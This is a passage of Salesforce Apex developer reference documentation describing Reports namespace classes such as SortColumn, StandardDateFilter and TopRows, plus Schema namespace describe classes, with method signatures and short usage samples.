IN THIS SECTION:

ReportScopeInfo Methods

ReportScopeInfo Methods

The following are methods for `ReportScopeInfo`.

IN THIS SECTION:

getDefaultValue()
Returns the default scope of the data to display in the report.

getValues()
Returns a list of scope values specified for the report.

`getDefaultValue()`

Returns the default scope of the data to display in the report.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

`getValues()`

Returns a list of scope values specified for the report.

Signature

```
public List<Reports.ReportScopeValue> getValues()
```

Return Value

Type: List<Reports.ReportScopeValue>

ReportScopeValue Class

Contains information about a possible scope value. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

Namespace

Reports

IN THIS SECTION:

ReportScopeValue Methods

ReportScopeValue Methods

The following are methods for `ReportScopeValue`.

IN THIS SECTION:

getAllowsDivision()
Returns a boolean value that indicates whether you can segment the report by this scope.

getLabel()
Returns the display name of the scope of the report.

getValue()
Returns the scope value for the report.

`getAllowsDivision()`

Returns a boolean value that indicates whether you can segment the report by this scope.

Signature

```
public Boolean getAllowsDivision()
```

Return Value

Type: Boolean

`getLabel()`

Returns the display name of the scope of the report.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the scope value for the report.

Signature

```
public String getValue()
```

Return Value

Type: String

ReportType Class

Contains the unique API name and display name for the report type.

Namespace

Reports

ReportType Methods

The following are methods for `ReportType`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the localized display name of the report type.

getType()
Returns the unique identifier of the report type.

`getLabel()`

Returns the localized display name of the report type.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getType()`

Returns the unique identifier of the report type.

Syntax

```
public String getType()
```

Return Value

Type: String

ReportTypeColumn Class

Contains detailed report type metadata about a field, including data type, display name, and filter values.

Namespace

Reports

ReportTypeColumn Methods

The following are methods for `ReportTypeColumn`. All are instance methods.

IN THIS SECTION:

getDataType()
Returns the data type of the field.

getFilterValues()
If the field data type is picklist, multi-select picklist, boolean, or checkbox, returns all filter values for a field. For example, checkbox fields always have a value of `true` or `false`. For fields of other data types, the filter value is an empty array, because their values can't be determined.

getFilterable()
If the field is of a type that can't be filtered, returns `False`. For example, fields of the type `Encrypted Text` can't be filtered.

getLabel()
Returns the localized display name of the field.

getName()
Returns the unique API name of the field.

`getDataType()`

Returns the data type of the field.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

`getFilterValues()`

If the field data type is picklist, multi-select picklist, boolean, or checkbox, returns all filter values for a field. For example, checkbox fields always have a value of `true` or `false`. For fields of other data types, the filter value is an empty array, because their values can't be determined.

Syntax

```
public LIST<Reports.FilterValue> getFilterValues()
```

Return Value

Type: List<Reports.FilterValue>

`getFilterable()`

If the field is of a type that can't be filtered, returns `False`. For example, fields of the type `Encrypted Text` can't be filtered.

Syntax

```
public Boolean getFilterable()
```

Return Value

Type: Boolean

`getLabel()`

Returns the localized display name of the field.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique API name of the field.

Syntax

```
public String getName()
```

Return Value

Type: String

ReportTypeColumnCategory Class

Information about categories of fields in a report type.

Namespace

Reports

Usage

A report type column category is a set of fields that the report type grants access to. For example, an opportunity report has categories like *Opportunity Information* and *Primary Contact*. The Opportunity Information category has fields like *Amount*, *Probability*, and *Close Date*.

Get category information about a report by first getting the report metadata:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where DeveloperName =
'Q1_Opportunities2'];

String reportId = (String)reportList.get(0).get('Id');

// Describe the report
Reports.ReportDescribeResult describeResults =
```

```
Reports.ReportManager.describeReport(reportId);

// Get report type metadata
Reports.ReportTypeMetadata reportTypeMetadata = describeResults.getReportTypeMetadata();

// Get report type column categories
List<Reports.ReportTypeColumnCategory> reportTypeColumnCategories =
reportTypeMetadata.getCategories();

System.debug('reportTypeColumnCategories: ' + reportTypeColumnCategories);
```

ReportTypeColumnCategory Methods

The following are methods for `ReportTypeColumnCategory`. All are instance methods.

IN THIS SECTION:

getColumns()
Returns information for all fields in the report type. The information is organized by each section's unique API name.

getLabel()
Returns the localized display name of a section in the report type under which fields are organized. For example, in an Accounts with Contacts custom report type, `Account General` is the display name of the section that contains fields on general account information.

`getColumns()`

Returns information for all fields in the report type. The information is organized by each section's unique API name.

Syntax

```
public MAP<String,Reports.ReportTypeColumn> getColumns()
```

Return Value

Type: Map<String,Reports.ReportTypeColumn>

`getLabel()`

Returns the localized display name of a section in the report type under which fields are organized. For example, in an Accounts with Contacts custom report type, `Account General` is the display name of the section that contains fields on general account information.

Syntax

```
public String getLabel()
```

Return Value

Type: String

ReportTypeMetadata Class

Contains report type metadata, which gives you information about the fields that are available in each section of the report type, plus filter information for those fields.

Namespace

Reports

IN THIS SECTION:

ReportTypeMetadata Methods

ReportTypeMetadata Methods

The following are methods for `ReportTypeMetadata`. All are instance methods.

IN THIS SECTION:

getCategories()
Returns all fields in the report type. The fields are organized by section.

getDivisionInfo()
Returns the default division and a list of all possible divisions that can be applied to this type of report.

getScopeInfo()
Returns information about the scopes that can be applied to this type of report.

getStandardDateFilterDurationGroups()
Returns information about the standard date filter groupings that can be applied to this type of report. Standard date filter groupings include Calendar Year, Calendar Quarter, Calendar Month, Calendar Week, Fiscal Year, Fiscal Quarter, Day and a custom value based on a user-defined date range.

getStandardFilterInfos()
Returns information about standard date filters that can be applied to this type of report.

`getCategories()`

Returns all fields in the report type. The fields are organized by section.

Syntax

```
public LIST<Reports.ReportTypeColumnCategory> getCategories()
```

Return Value

Type: List<Reports.ReportTypeColumnCategory>

`getDivisionInfo()`

Returns the default division and a list of all possible divisions that can be applied to this type of report.

Signature

```
public Reports.ReportDivisionInfo getDivisionInfo()
```

Return Value

Type: Reports.ReportDivisionInfo

`getScopeInfo()`

Returns information about the scopes that can be applied to this type of report.

Signature

```
public Reports.ReportScopeInfo getScopeInfo()
```

Return Value

Type: Reports.ReportScopeInfo

`getStandardDateFilterDurationGroups()`

Returns information about the standard date filter groupings that can be applied to this type of report. Standard date filter groupings include Calendar Year, Calendar Quarter, Calendar Month, Calendar Week, Fiscal Year, Fiscal Quarter, Day and a custom value based on a user-defined date range.

Signature

```
public List<Reports.StandardDateFilterDurationGroup>
getStandardDateFilterDurationGroups()
```

Return Value

Type: List<Reports.StandardDateFilterDurationGroup>

`getStandardFilterInfos()`

Returns information about standard date filters that can be applied to this type of report.

Signature

```
public Map<String,Reports.StandardFilterInfo> getStandardFilterInfos()
```

Return Value

Type: Map<String,Reports.StandardFilterInfo>

SortColumn Class

Contains information about the sort column used in the report.

Namespace

Reports

IN THIS SECTION:

SortColumn Methods

SortColumn Methods

The following are methods for `SortColumn`.

IN THIS SECTION:

getSortColumn()
Returns the column used to sort the records in the report.

getSortOrder()
Returns the the sort order— ascending or descending—for the sort column.

setSortColumn(sortColumn)
Sets the column used to sort the records in the report.

setSortOrder(SortOrder)
Sets the sort order— ascending or descending—for the sort column.

`getSortColumn()`

Returns the column used to sort the records in the report.

Signature

```
public String getSortColumn()
```

Return Value

Type: String

`getSortOrder()`

Returns the the sort order— ascending or descending—for the sort column.

Signature

```
public Reports.ColumnSortOrder getSortOrder()
```

Return Value

Type: Reports.ColumnSortOrder

`setSortColumn(sortColumn)`

Sets the column used to sort the records in the report.

Signature

```
public void setSortColumn(String sortColumn)
```

Parameters

`sortColumn`
Type: String

Return Value

Type: void

`setSortOrder(SortOrder)`

Sets the sort order— ascending or descending—for the sort column.

Signature

```
public void setSortOrder(Reports.ColumnSortOrder sortOrder)
```

Parameters

`sortOrder`
Type: Reports.ColumnSortOrder

Return Value

Type: void

StandardDateFilter Class

Contains information about standard date filter available in the report—for example, the API name, start date, and end date of the standard date filter duration as well as the API name of the date field on which the filter is placed.

Namespace

Reports

IN THIS SECTION:

StandardDateFilter Methods

StandardDateFilter Methods

The following are methods for `StandardDateFilter`.

IN THIS SECTION:

getColumn()
Returns the API name of the standard date filter column.

getDurationValue()
Returns duration information about a standard date filter, such as start date, end date, and display name and API name of the date filter.

getEndDate()
Returns the end date of the standard date filter.

getStartDate()
Returns the start date for the standard date filter.

setColumn(standardDateFilterColumnName)
Sets the API name of the standard date filter column.

setDurationValue(durationName)
Sets the API name of the standard date filter.

setEndDate(endDate)
Sets the end date for the standard date filter.

setStartDate(startDate)
Sets the start date for the standard date filter.

`getColumn()`

Returns the API name of the standard date filter column.

Signature

```
public String getColumn()
```

Return Value

Type: String

`getDurationValue()`

Returns duration information about a standard date filter, such as start date, end date, and display name and API name of the date filter.

Signature

```
public String getDurationValue()
```

Return Value

Type: String

`getEndDate()`

Returns the end date of the standard date filter.

Signature

```
public String getEndDate()
```

Return Value

Type: String

`getStartDate()`

Returns the start date for the standard date filter.

Signature

```
public String getStartDate()
```

Return Value

Type: String

`setColumn(standardDateFilterColumnName)`

Sets the API name of the standard date filter column.

Signature

```
public void setColumn(String standardDateFilterColumnName)
```

Parameters

standardDateFilterColumnName
Type: String

Return Value

Type: void

`setDurationValue(durationName)`

Sets the API name of the standard date filter.

Signature

```
public void setDurationValue(String durationName)
```

Parameters

durationName
Type: String

Return Value

Type: void

`setEndDate(endDate)`

Sets the end date for the standard date filter.

Signature

```
public void setEndDate(String endDate)
```

Parameters

endDate
Type: String

Return Value

Type: void

`setStartDate(startDate)`

Sets the start date for the standard date filter.

Signature

```
public void setStartDate(String startDate)
```

Parameters

startDate
Type: String

Return Value

Type: void

StandardDateFilterDuration Class

Contains information about each standard date filter—also referred to as a relative date filter. It contains the API name and display label of the standard date filter duration as well as the start and end dates.

Namespace

Reports

IN THIS SECTION:

StandardDateFilterDuration Methods

StandardDateFilterDuration Methods

The following are methods for `StandardDateFilterDuration`.

IN THIS SECTION:

getEndDate()
Returns the end date of the date filter.

getLabel()
Returns the display name of the date filter. Possible values are relative date filters—like `Current FY` and `Current FQ`—and custom date filters.

getStartDate()
Returns the start date of the date filter.

getValue()
Returns the API name of the date filter. Possible values are relative date filters—like `THIS_FISCAL_YEAR` and `NEXT_FISCAL_QUARTER`—and custom date filters.

`getEndDate()`

Returns the end date of the date filter.

Signature

```
public String getEndDate()
```

Return Value

Type: String

`getLabel()`

Returns the display name of the date filter. Possible values are relative date filters—like `Current FY` and `Current FQ`—and custom date filters.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getStartDate()`

Returns the start date of the date filter.

Signature

```
public String getStartDate()
```

Return Value

Type: String

`getValue()`

Returns the API name of the date filter. Possible values are relative date filters—like `THIS_FISCAL_YEAR` and `NEXT_FISCAL_QUARTER`—and custom date filters.

Signature

```
public String getValue()
```

Return Value

Type: String

StandardDateFilterDurationGroup Class

Contains information about the standard date filter groupings, such as the grouping display label and all standard date filters that fall under the grouping. Groupings include `Calendar Year`, `Calendar Quarter`, `Calendar Month`, `Calendar Week`, `Fiscal Year`, `Fiscal Quarter`, `Day`, and custom values based on user-defined date ranges.

Namespace

Reports

IN THIS SECTION:

StandardDateFilterDurationGroup Methods

StandardDateFilterDurationGroup Methods

The following are methods for `StandardDateFilterDurationGroup`.

IN THIS SECTION:

getLabel()
Returns the display label for the standard date filter grouping.

getStandardDateFilterDurations()
Returns the standard date filter groupings.

`getLabel()`

Returns the display label for the standard date filter grouping.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getStandardDateFilterDurations()`

Returns the standard date filter groupings.

Signature

```
public List<Reports.StandardDateFilterDuration> getStandardDateFilterDurations()
```

Return Value

Type: List<Reports.StandardDateFilterDuration>

For example, a standard filter date grouping might look like this:

```
Reports.StandardDateFilterDuration[endDate=2015-12-31, label=Current FY,
startDate=2015-01-01, value=THIS_FISCAL_YEAR],
Reports.StandardDateFilterDuration[endDate=2014-12-31, label=Previous FY,
startDate=2014-01-01, value=LAST_FISCAL_YEAR],
Reports.StandardDateFilterDuration[endDate=2014-12-31, label=Previous 2 FY,
startDate=2013-01-01, value=LAST_N_FISCAL_YEARS:2]
```

StandardFilter Class

Contains information about the standard filter defined in the report, such as the filter field API name and filter value.

Namespace

Reports

Usage

Use to get or set standard filters on a report. Standard filters vary by report type. For example, standard filters for reports on the Opportunity object are Show, Opportunity Status, and Probability.

IN THIS SECTION:

StandardFilter Methods

StandardFilter Methods

The following are methods for `StandardFilter`.

IN THIS SECTION:

getName()
Return the API name of the standard filter.

getValue()
Returns the standard filter value.

setName(name)
Sets the API name of the standard filter.

setValue(value)
Sets the standard filter value.

getName()

Return the API name of the standard filter.

Signature

```
public String getName()
```

Return Value

Type: String

getValue()

Returns the standard filter value.

Signature

```
public String getValue()
```

Return Value

Type: String

setName(name)

Sets the API name of the standard filter.

Signature

```
public void setName(String name)
```

Parameters

name
Type: String

Return Value

Type: void

`setValue(value)`

Sets the standard filter value.

Signature

```
public void setValue(String value)
```

Parameters

value
Type: String

Return Value

Type: void

StandardFilterInfo Class

Is an abstract base class for an object that provides standard filter information.

Namespace

Reports

IN THIS SECTION:

StandardFilterInfo Methods

StandardFilterInfo Methods

The following are methods for `StandardFilterInfo`.

IN THIS SECTION:

getLabel()
Returns the display label of the standard filter.

getType()
Returns the type of standard filter.

`getLabel()`

Returns the display label of the standard filter.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getType()`

Returns the type of standard filter.

Signature

```
public Reports.StandardFilterType getType()
```

Return Value

Type: Reports.StandardFilterType

StandardFilterInfoPicklist Class

Contains information about the standard filter picklist, such as the display name and type of the filter field, the default picklist value, and a list of all possible picklist values.

Namespace

Reports

IN THIS SECTION:

StandardFilterInfoPicklist Methods

StandardFilterInfoPicklist Methods

The following are methods for `StandardFilterInfoPicklist`.

IN THIS SECTION:

getDefaultValue()
Returns the default value for the standard filter picklist.

getFilterValues()
Returns a list of standard filter picklist values.

getLabel()
Returns the display name of the standard filter picklist.

getType()
Returns the type of the standard filter picklist.

`getDefaultValue()`

Returns the default value for the standard filter picklist.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

`getFilterValues()`

Returns a list of standard filter picklist values.

Signature

```
public List<Reports.FilterValue> getFilterValues()
```

Return Value

Type: List<Reports.FilterValue>

`getLabel()`

Returns the display name of the standard filter picklist.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getType()`

Returns the type of the standard filter picklist.

Signature

```
public Reports.StandardFilterType getType()
```

Return Value

Type: Reports.StandardFilterType

StandardFilterType Enum

The `StandardFilterType` enum describes the type of standard filters in a report. The `getType()` method returns a `Reports.StandardFilterType` enum value.

Namespace

Reports

Enum Values

The following are the values of the `Reports.StandardFilterType` enum.

Value	Description
`PICKLIST`	Values for the standard filter type.
`STRING`	String values.

SummaryValue Class

Contains summary data for a cell of the report.

Namespace

Reports

SummaryValue Methods

The following are methods for `SummaryValue`. All are instance methods.

IN THIS SECTION:

getLabel()
Returns the formatted summary data for a specified cell.

getValue()
Returns the numeric value of the summary data for a specified cell.

`getLabel()`

Returns the formatted summary data for a specified cell.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the numeric value of the summary data for a specified cell.

Syntax

```
public Object getValue()
```

Return Value

Type: Object

ThresholdInformation Class

Contains a list of evaluated conditions for a report notification.

Namespace

Reports

IN THIS SECTION:

ThresholdInformation Constructors

ThresholdInformation Methods

ThresholdInformation Constructors

The following are constructors for `ThresholdInformation`.

IN THIS SECTION:

ThresholdInformation(evaluatedConditions)

Creates a new instance of the `Reports.EvaluatedCondition` class.

`ThresholdInformation(evaluatedConditions)`

Creates a new instance of the `Reports.EvaluatedCondition` class.

Signature

```
public ThresholdInformation(List<Reports.EvaluatedCondition> evaluatedConditions)
```

Parameters

`evaluatedConditions`

Type: List<Reports.EvaluatedCondition>

A list of `Reports.EvaluatedCondition` objects.

ThresholdInformation Methods

The following are methods for `ThresholdInformation`.

IN THIS SECTION:

getEvaluatedConditions()
Returns a list of evaluated conditions for a report notification.

`getEvaluatedConditions()`

Returns a list of evaluated conditions for a report notification.

Signature

```
public List<Reports.EvaluatedCondition> getEvaluatedConditions()
```

Return Value

Type: List<Reports.EvaluatedCondition>

TopRows Class

Contains methods and constructors for working with information about a row limit filter.

Namespace

Reports

IN THIS SECTION:

TopRows Constructors
TopRows Methods

TopRows Constructors

The following are constructors for `TopRows`.

IN THIS SECTION:

TopRows(rowLimit, direction)
Creates an instance of the `Reports.TopRows` class using the specified parameters.
TopRows()
Creates an instance of the `Reports.TopRows` class. You can then set values by using the class's `set` methods.

`TopRows(rowLimit, direction)`

Creates an instance of the `Reports.TopRows` class using the specified parameters.

Signature

```
public TopRows(Integer rowLimit, Reports.ColumnSortOrder direction)
```

Parameters

rowLimit
Type: Integer

The number of rows returned in the report.

direction
Type: Reports.ColumnSortOrder

The sort order of the report rows.

TopRows()

Creates an instance of the `Reports.TopRows` class. You can then set values by using the class's `set` methods.

Signature

```
public TopRows()
```

TopRows Methods

The following are methods for `TopRows`.

IN THIS SECTION:

getDirection()
Returns the sort order of the report rows.

getRowLimit()
Returns the maximum number of rows shown in the report.

setDirection(value)
Sets the sort order of the report's rows.

setDirection(direction)
Sets the sort order of the report's rows.

setRowLimit(rowLimit)
Sets the maximum number of rows included in the report.

toString()
Returns a string.

getDirection()

Returns the sort order of the report rows.

Signature

```
public Reports.ColumnSortOrder getDirection()
```

Return Value

Type: Reports.ColumnSortOrder

`getRowLimit()`

Returns the maximum number of rows shown in the report.

Signature

```
public Integer getRowLimit()
```

Return Value

Type: Integer

`setDirection(value)`

Sets the sort order of the report's rows.

Signature

```
public void setDirection(String value)
```

Parameters

value
Type: String

For possible values, see Reports.ColumnSortOrder.

Return Value

Type: void

`setDirection(direction)`

Sets the sort order of the report's rows.

Signature

```
public void setDirection(Reports.ColumnSortOrder direction)
```

Parameters

direction
Type: Reports.ColumnSortOrder

Return Value

Type: void

`setRowLimit(rowLimit)`

Sets the maximum number of rows included in the report.

Signature

```
public void setRowLimit(Integer rowLimit)
```

Parameters

rowLimit
Type: Integer

Return Value

Type: void

`toString()`

Returns a string.

Signature

```
public String toString()
```

Return Value

Type: String

Reports Exceptions

The `Reports` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions on page 2266.

The `Reports` namespace contains these exceptions:

Exception	Description	Methods
`Reports.FeatureNotSupportedException`	Invalid report format	
`Reports.InstanceAccessException`	Unable to access report instance	
`Reports.InvalidFilterException`	Filter validation error	`List<String> getFilterErrors()` returns a list of filter errors
`Reports.InvalidReportMetadataException`	Missing metadata for filters	`List<String> getReportMetadataErrors()` returns a list of metadata errors
`Reports.InvalidSnapshotDateException`	Invalid historical report format	`List<String> getSnapshotDateErrors()` returns a list of snapshot date errors
`Reports.MetadataException`	No selected report columns	
`Reports.ReportRunException`	Error running report	

Exception	Description	Methods
`Reports.UnsupportedOperationException`	Missing permissions for running reports	

Schema Namespace

The `Schema` namespace provides classes and methods for schema metadata information.

The following are the classes in the `Schema` namespace.

IN THIS SECTION:

ChildRelationship Class
Contains methods for accessing the child relationship as well as the child sObject for a parent sObject.

DataCategory Class
Represents the categories within a category group.

DataCategoryGroupSobjectTypePair Class
Specifies a category group and an associated object.

DescribeColorResult Class
Contains color metadata information for a tab.

DescribeDataCategoryGroupResult Class
Contains the list of the category groups associated with KnowledgeArticleVersion and Question.

DescribeDataCategoryGroupStructureResult Class
Contains the category groups and categories associated with KnowledgeArticleVersion and Question.

DescribeFieldResult Class
Contains methods for describing sObject fields.

DescribeIconResult Class
Contains icon metadata information for a tab.

DescribeSObjectResult Class
Contains methods for describing sObjects.

DescribeTabResult Class
Contains tab metadata information for a tab in a standard or custom app available in the Salesforce user interface.

DescribeTabSetResult Class
Contains metadata information about a standard or custom app available in the Salesforce user interface.

DisplayType Enum
A `Schema.DisplayType` enum value is returned by the field describe result's `getType` method.

FieldSet Class
Contains methods for discovering and retrieving the details of field sets created on sObjects.

FieldSetMember Class
Contains methods for accessing the metadata for field set member fields.

PicklistEntry Class

Represents a picklist entry.

RecordTypeInfo Class

Contains methods for accessing record type information for an sObject with associated record types.

SOAPType Enum

A `Schema.SOAPType` enum value is returned by the field describe result `getSoapType` method.

SObjectField Class

A `Schema.sObjectField` object is returned from the field describe result using the `getControler` and `getSObjectField` methods.

SObjectType Class

A `Schema.sObjectType` object is returned from the field describe result using the `getReferenceTo` method, or from the sObject describe result using the `getSObjectType` method.

ChildRelationship Class

Contains methods for accessing the child relationship as well as the child sObject for a parent sObject.

Namespace

Schema

Example

A ChildRelationship object is returned from the sObject describe result using the `getChildRelationship` method. For example:

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();
List<Schema.ChildRelationship> C = R.getChildRelationships();
```

ChildRelationship Methods

The following are methods for `ChildRelationship`. All are instance methods.

IN THIS SECTION:

getChildSObject()

Returns the token of the child sObject on which there is a foreign key back to the parent sObject.

getField()

Returns the token of the field that has a foreign key back to the parent sObject.

getRelationshipName()

Returns the name of the relationship.

isCascadeDelete()

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

isDeprecatedAndHidden()

Reserved for future use.

isRestrictedDelete()

Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

`getChildSObject()`

Returns the token of the child sObject on which there is a foreign key back to the parent sObject.

Signature

```
public Schema.SObjectType getChildSObject()
```

Return Value

Type: Schema.SObjectType

`getField()`

Returns the token of the field that has a foreign key back to the parent sObject.

Signature

```
public Schema.SObjectField getField()
```

Return Value

Type: Schema.SObjectField

`getRelationshipName()`

Returns the name of the relationship.

Signature

```
public String getRelationshipName()
```

Return Value

Type: String

`isCascadeDelete()`

Returns `true` if the child object is deleted when the parent object is deleted, `false` otherwise.

Signature

```
public Boolean isCascadeDelete()
```

Return Value

Type: Boolean

`isDeprecatedAndHidden()`

Reserved for future use.

Signature

```
public Boolean isDeprecatedAndHidden()
```

Return Value

Type: Boolean

`isRestrictedDelete()`

Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

Signature

```
public Boolean isRestrictedDelete()
```

Return Value

Type: Boolean

DataCategory Class

Represents the categories within a category group.

Namespace

Schema

Usage

The `Schema.DataCategory` object is returned by the `getTopCategories` method.

DataCategory Methods

The following are methods for `DataCategory`. All are instance methods.

IN THIS SECTION:

getChildCategories()
Returns a recursive object that contains the visible sub categories in the data category.

getLabel()
Returns the label for the data category used in the Salesforce user interface.

getName()
Returns the unique name used by the API to access to the data category.

`getChildCategories()`

Returns a recursive object that contains the visible sub categories in the data category.

Signature

```
public Schema.DataCategory getChildCategories()
```

Return Value

Type: List<Schema.DataCategory>

`getLabel()`

Returns the label for the data category used in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique name used by the API to access to the data category.

Signature

```
public String getName()
```

Return Value

Type: String

DataCategoryGroupSobjectTypePair Class

Specifies a category group and an associated object.

Namespace

Schema

Usage

Schema.DataCategoryGroupSobjectTypePair is used by the `describeDataCategory GroupStructures` method to return the categories available to this object.

IN THIS SECTION:

DataCategoryGroupSobjectTypePair Constructors

DataCategoryGroupSobjectTypePair Methods

DataCategoryGroupSobjectTypePair Constructors

The following are constructors for `DataCategoryGroupSobjectTypePair`.

IN THIS SECTION:

DataCategoryGroupSobjectTypePair()
Creates a new instance of the `Schema.DataCategoryGroupSobjectTypePair` class.

`DataCategoryGroupSobjectTypePair()`

Creates a new instance of the `Schema.DataCategoryGroupSobjectTypePair` class.

Signature

```
public DataCategoryGroupSobjectTypePair()
```

DataCategoryGroupSobjectTypePair Methods

The following are methods for `DataCategoryGroupSobjectTypePair`. All are instance methods.

IN THIS SECTION:

getDataCategoryGroupName()
Returns the unique name used by the API to access the data category group.

getSobject()
Returns the object name associated with the data category group.

setDataCategoryGroupName(name)
Specifies the unique name used by the API to access the data category group.

setSobject(sObjectName)
Sets the sObject associated with the data category group.

`getDataCategoryGroupName()`

Returns the unique name used by the API to access the data category group.

Signature

```
public String getDataCategoryGroupName()
```

Return Value

Type: String

`getSobject()`

Returns the object name associated with the data category group.

Signature

```
public String getSobject()
```

Return Value

Type: String

`setDataCategoryGroupName(name)`

Specifies the unique name used by the API to access the data category group.

Signature

```
public String setDataCategoryGroupName(String name)
```

Parameters

name
Type: String

Return Value

Type: Void

`setSobject(sObjectName)`

Sets the sObject associated with the data category group.

Signature

```
public Void setSobject(String sObjectName)
```

Parameters

`sObjectName`
Type: String

The *`sObjectName`* is the object name associated with the data category group. Valid values are:

- `KnowledgeArticleVersion`—for article types.
- `Question`—for questions from Answers.

Return Value

Type: Void

DescribeColorResult Class

Contains color metadata information for a tab.

Namespace

Schema

Usage

The `getColors` method of the `Schema.DescribeTabResult` class returns a list of `Schema.DescribeColorResult` objects that describe colors used in a tab.

The methods in the `Schema.DescribeColorResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `colorResultObj.color` is equivalent to `colorResultObj.getColor()`.

Example

This sample shows how to get the color information in the Sales app for the first tab's first color.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.DescribeTabs();

// Iterate through each tab set describe for each app and display the info
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
    // Display tab info for the Sales app
    if (tsr.getLabel() == 'Sales') {
        // Get color information for the first tab
        List<Schema.DescribeColorResult> colorDesc = tsr.getTabs()[0].getColors();
        // Display the icon color, theme, and context of the first color returned
        System.debug('Color: ' + colorDesc[0].getColor());
        System.debug('Theme: ' + colorDesc[0].getTheme());
        System.debug('Context: ' + colorDesc[0].getContext());
    }
}

// Example debug statement output
// DEBUG|Color: 1797C0
// DEBUG|Theme: theme4
// DEBUG|Context: primary
```

DescribeColorResult Methods

The following are methods for `DescribeColorResult`. All are instance methods.

IN THIS SECTION:

getColor()
Returns the Web RGB color code, such as `00FF00`.

getContext()
Returns the color context. The context determines whether the color is the main color for the tab or not.

getTheme()
Returns the color theme.

`getColor()`

Returns the Web RGB color code, such as `00FF00`.

Signature

```
public String getColor()
```

Return Value

Type: String

`getContext()`

Returns the color context. The context determines whether the color is the main color for the tab or not.

Signature

```
public String getContext()
```

Return Value

Type: String

`getTheme()`

Returns the color theme.

Signature

```
public String getTheme()
```

Return Value

Type: String

Possible theme values include `theme3`, `theme4`, and `custom`.

- `theme3` is the Salesforce theme introduced during Spring '10.
- `theme4` is the Salesforce theme introduced in Winter '14 for the mobile touchscreen version of Salesforce.
- `custom` is the theme name associated with a custom icon.

DescribeDataCategoryGroupResult Class

Contains the list of the category groups associated with KnowledgeArticleVersion and Question.

Namespace

Schema

Usage

The `describeDataCategoryGroups` method returns a `Schema.DescribeDataCategoryGroupResult` object containing the list of the category groups associated with the specified object.

For additional information and code examples using `describeDataCategoryGroups`, see Accessing All Data Categories Associated with an sObject.

Example

The following is an example of how to instantiate a data category group describe result object:

```
List <String> objType = new List<String>();
objType.add('KnowledgeArticleVersion');
objType.add('Question');

List<Schema.DescribeDataCategoryGroupResult> describeCategoryResult =
   Schema.describeDataCategoryGroups(objType);
```

DescribeDataCategoryGroupResult Methods

The following are methods for `DescribeDataCategoryGroupResult`. All are instance methods.

IN THIS SECTION:

getCategoryCount()
Returns the number of visible data categories in the data category group.

getDescription()
Returns the description of the data category group.

getLabel()
Returns the label for the data category group used in the Salesforce user interface.

getName()
Returns the unique name used by the API to access to the data category group.

getSobject()
Returns the object name associated with the data category group.

`getCategoryCount()`

Returns the number of visible data categories in the data category group.

Signature

```
public Integer getCategoryCount()
```

Return Value

Type: Integer

`getDescription()`

Returns the description of the data category group.

Signature

```
public String getDescription()
```

Return Value

Type: String

`getLabel()`

Returns the label for the data category group used in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique name used by the API to access to the data category group.

Signature

```
public String getName()
```

Return Value

Type: String

`getSobject()`

Returns the object name associated with the data category group.

Signature

```
public String getSobject()
```

Return Value

Type: String

DescribeDataCategoryGroupStructureResult Class

Contains the category groups and categories associated with KnowledgeArticleVersion and Question.

Namespace

Schema

Usage

The `describeDataCategoryGroupStructures` method returns a list of `Schema.DescribeDataCategoryGroupStructureResult` objects containing the category groups and categories associated with the specified object.

For additional information and code examples, see Accessing All Data Categories Associated with an sObject.

Example

The following is an example of how to instantiate a data category group structure describe result object:

```
List <DataCategoryGroupSobjectTypePair> pairs =
      new List<DataCategoryGroupSobjectTypePair>();

DataCategoryGroupSobjectTypePair pair1 =
      new DataCategoryGroupSobjectTypePair();
pair1.setSobject('KnowledgeArticleVersion');
pair1.setDataCategoryGroupName('Regions');

DataCategoryGroupSobjectTypePair pair2 =
      new DataCategoryGroupSobjectTypePair();
pair2.setSobject('Questions');
pair2.setDataCategoryGroupName('Regions');

pairs.add(pair1);
pairs.add(pair2);

List<Schema.DescribeDataCategoryGroupStructureResult>results =
      Schema.describeDataCategoryGroupStructures(pairs, true);
```

DescribeDataCategoryGroupStructureResult Methods

The following are methods for `DescribeDataCategoryGroupStructureResult`. All are instance methods.

IN THIS SECTION:

getDescription()
Returns the description of the data category group.

getLabel()
Returns the label for the data category group used in the Salesforce user interface.

getName()
Returns the unique name used by the API to access to the data category group.

getSobject()
Returns the name of object associated with the data category group.

getTopCategories()
Returns a `Schema.DataCategory` object, that contains the top categories visible depending on the user's data category group visibility settings.

`getDescription()`

Returns the description of the data category group.

Signature

```
public String getDescription()
```

Return Value

Type: String

`getLabel()`

Returns the label for the data category group used in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getName()`

Returns the unique name used by the API to access to the data category group.

Signature

```
public String getName()
```

Return Value

Type: String

`getSobject()`

Returns the name of object associated with the data category group.

Signature

```
public String getSobject()
```

Return Value

Type: String

`getTopCategories()`

Returns a `Schema.DataCategory` object, that contains the top categories visible depending on the user's data category group visibility settings.

Signature

```
public List<Schema.DataCategory> getTopCategories()
```

Return Value

